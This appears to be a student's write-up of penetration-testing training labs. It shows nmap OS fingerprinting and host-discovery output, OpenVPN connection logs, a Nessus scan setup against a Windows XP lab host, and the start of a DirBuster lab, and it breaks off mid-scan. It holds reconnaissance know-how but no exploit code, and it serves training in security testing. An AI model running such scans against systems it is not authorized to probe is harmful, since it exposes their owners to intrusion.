OS:SCAN(V=7.40%E=4%D=4/9%OT=22%CT=1%CU=30035%PV=Y%DS=1%DC=D%G=Y%M=005056%TM
OS:=58EAEF37%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=I%TS=8)
OS:SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS(O1=M539ST11NW2%O2=M539S
OS:T11NW2%O3=M539NNT11NW2%O4=M539ST11NW2%O5=M539ST11NW2%O6=M539ST11)WIN(W1=
OS:3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)ECN(R=Y%DF=Y%T=40%W=3908%O=
OS:M539NNSNW2%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
```

Host 3 results:

```
Nmap scan report for 10.142.111.48
Host is up (0.098s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:50:56:A1:27:93 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP3
Network Distance: 1 hop
```

Host 4 results:

```
Nmap scan report for 10.142.111.96
Host is up (0.094s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:50:56:A1:D7:DA (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=4/9%OT=80%CT=1%CU=38191%PV=Y%DS=1%DC=D%G=Y%M=005056%TM
OS:=58EAEF37%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=I%TS=8)
OS:SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS(O1=M539ST11NW2%O2=M539S
OS:T11NW2%O3=M539NNT11NW2%O4=M539ST11NW2%O5=M539ST11NW2%O6=M539ST11)WIN(W1=
OS:3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)ECN(R=Y%DF=Y%T=40%W=3908%O=
OS:M539NNSNW2%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)U1(R=N)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
```

Host 5 results:

```
Nmap scan report for 10.142.111.99
Host is up (0.095s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: 00:50:56:A1:50:72 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed por
t
Device type: general purpose|specialized
Running (JUST GUESSING): OpenBSD 4.X (94%), FreeBSD 9.X|7.X (86%), Comau embedded (85%), Crestron 2-
Series (85%)
OS CPE: cpe:/o:openbsd:openbsd:4.3 cpe:/o:freebsd:freebsd:9.1 cpe:/o:freebsd:freebsd:7.0 cpe:/o:cres
tron:2_series
Aggressive OS guesses: OpenBSD 4.3 (94%), FreeBSD 9.1-PRERELEASE (86%), Comau C4G robot control unit
 (85%), FreeBSD 7.0-RELEASE (85%), Crestron XPanel control system (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```


Host 6 results:

```
Nmap scan report for 10.142.111.100
Host is up (0.093s latency).
All 1000 scanned ports on 10.142.111.100 are closed
MAC Address: 00:50:56:A1:D7:DA (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

Host 7 results:

(SCREENSHOT FILE LOST ☹)

Host 8 results:



✓ OS FINGERPRINTING SUMMARY:

HOST	OS	Confidence
10.142.111.1	OpenBSD	92%
	FreeBSD	87%
10.142.111.6	Unknown Linux	
10.142.111.48	Windows XP SP3	100%
10.142.111.96	Unknown Linux	
10.142.111.99	OpenBSD	92%
	FreeBSD	87%
10.142.111.100	Unknown	
10.142.111.150	Windows XP SP3	100%
10.142.111.213	Unknown Linux	

Observations:

- 10.142.111.1 and 10.142.111.99 are probably FreeBSD 20100308 and not OpenBSD. You can tell that from the SSH server banner.
- 10.142.111.6 is probably a Debian 7.1, because of the SSH server banner.
- 10.142.111.96 and 10.142.111.213 are probably some incarnation of Debian Linux. You can tell that from the Apache server banner.

LAB 5: NESSUS

Lab Description

In this lab you will have to use and configure Nessus in order to perform a vulnerability scan against the target machine. However, you are not told where the target machine is in the network. You only know it is in the same lab network you are connected to.

Goal

The goal of this lab is to learn how to properly configure Nessus depending on the services running on the target machine.

Tasks

✓ Connect to Lab VPN

```
root@kali:~/Desktop/PTSLabs# openvpn L5.ovpn
Mon Apr 10 23:46:37 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Mon Apr 10 23:46:37 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Mon Apr 10 23:46:45 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:
36263
Mon Apr 10 23:46:45 2017 UDP link local (bound): [AF_INET][undef]:1194
Mon Apr 10 23:46:45 2017 UDP link remote: [AF_INET]162.254.149.248:36263
Mon Apr 10 23:46:45 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.
248:36263
Mon Apr 10 23:46:46 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Mon Apr 10 23:46:46 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Mon Apr 10 23:46:47 2017 TUN/TAP device tap0 opened
Mon Apr 10 23:46:47 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Mon Apr 10 23:46:47 2017 /sbin/ip link set dev tap0 up mtu 1500
Mon Apr 10 23:46:47 2017 /sbin/ip addr add dev tap0 192.168.99.70/24 broadcast 192.168.99.255
Mon Apr 10 23:46:47 2017 Initialization Sequence Completed
```

✓ Used nmap to scan our network & found a live host:


```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.70  netmask 255.255.255.0  broadcast 192.168.99.255
        inet6 fe80::a8be:dfff:feca:c95d  prefixlen 64  scopeid 0x20<link>
        ether aa:be:df:ca:c9:5d  txqueuelen 100  (Ethernet)
        RX packets 1  bytes 252 (252.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 802 (802.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@kali:~# nmap -sn 192.168.99.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-10 23:49 EDT
Nmap scan report for 192.168.99.50
Host is up (0.10s latency).
MAC Address: 00:50:56:A1:7E:24 (VMware)
Nmap scan report for 192.168.99.70
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 9.56 seconds
```


✓ Ran a nmap -A scan to fingerprint the live host, discovered it is a Windows XP machine:

```
root@kali:~# nmap -A 192.168.99.50

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-10 23:50 EDT
Nmap scan report for 192.168.99.50
Host is up (0.097s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
MAC Address: 00:50:56:A1:7E:24 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=4/10%OT=135%CT=1%CU=32946%PV=Y%DS=1%DC=D%G=Y%M=005056%
OS:TM=58EC52A1%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=FF%TI=I%CI=I%II=I
OS:%SS=S%TS=0)OPS(O1=M539NW0NNT00NNS%O2=M539NW0NNT00NNS%O3=M539NW0NNT00%O4=
OS:M539NW0NNT00NNS%O5=M539NW0NNT00NNS%O6=M539NNT00NNS)WIN(W1=FFFF%W2=FFFF%W
OS:3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M539NW0NNS%CC=
OS:N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=S
OS:%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=FFFF%S=O%A=S+%F=AS%O=M539NW0NNT00NNS
OS:%RD=0%Q=)T4(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T
OS:7(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=B0%UN=
OS:0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 29s, deviation: 0s, median: 29s
|_nbstat: NetBIOS name: ELS-WINXP, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a1:7e:24 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: els-winxp
|   NetBIOS computer name: ELS-WINXP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2017-04-10T20:51:26-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol

TRACEROUTE
HOP RTT      ADDRESS
1   97.36 ms 192.168.99.50

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.13 seconds
```

✓ Configured a Nessus scan specifically for our host target (Windows):




✓ Discovered the host vulnerabilities:



LAB 6: DIRBUSTER

Lab Description

You are a Penetration Tester hired by the company *AwdMgmt* to perform security tests on their internal Web Application and machines. You are asked to perform the penetration test on the client premises. During this engagement, you are not given a well-defined scope. You are sitting in the client corporate building, directly attached to the client network.



Goal

The goal of this lab is to first find the web servers in the network you are directly attached. Then to test the Web Application running on it to check if you can access restricted areas (such as the login page)!

Tasks

✓ Connect to Lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L6.ovpn
Tue Apr 11 19:43:27 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Tue Apr 11 19:43:27 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Tue Apr 11 19:43:30 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:
36291
Tue Apr 11 19:43:30 2017 UDP link local (bound): [AF_INET][undef]:1194
Tue Apr 11 19:43:30 2017 UDP link remote: [AF_INET]162.254.149.248:36291
Tue Apr 11 19:43:31 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.
248:36291
Tue Apr 11 19:43:32 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Tue Apr 11 19:43:32 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Tue Apr 11 19:43:32 2017 TUN/TAP device tap0 opened
Tue Apr 11 19:43:32 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Tue Apr 11 19:43:32 2017 /sbin/ip link set dev tap0 up mtu 1500
Tue Apr 11 19:43:32 2017 /sbin/ip addr add dev tap0 10.104.11.50/24 broadcast 10.104.11.255
Tue Apr 11 19:43:32 2017 Initialization Sequence Completed
```

✓ Discovered network & mask:

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.104.11.50  netmask 255.255.255.0  broadcast 10.104.11.255
      inet6 fe80::704e:5eff:feba:73d7  prefixlen 64  scopeid 0x20<link>
      ether 72:4e:5e:ba:73:d7  txqueuelen 100  (Ethernet)
      RX packets 0  bytes 0 (0.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 11  bytes 802 (802.0 B)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

✓ Ran a nmap -sn for host discovery, found 2 hosts:


```
root@kali:~# nmap -sn 10.104.11.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-11 19:44 EDT
Nmap scan report for 10.104.11.96
Host is up (0.17s latency).
MAC Address: 00:50:56:A1:3A:BA (VMware)
Nmap scan report for 10.104.11.198
Host is up (0.33s latency).
MAC Address: 00:50:56:A1:3A:BA (VMware)
Nmap scan report for 10.104.11.50
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 8.94 seconds
```


✓ Ran a nmap -sV, discovered web & mysql services:

```
root@kali:~# nmap -sV 10.104.11.96,198

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-11 19:47 EDT
Nmap scan report for 10.104.11.96
Host is up (0.14s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
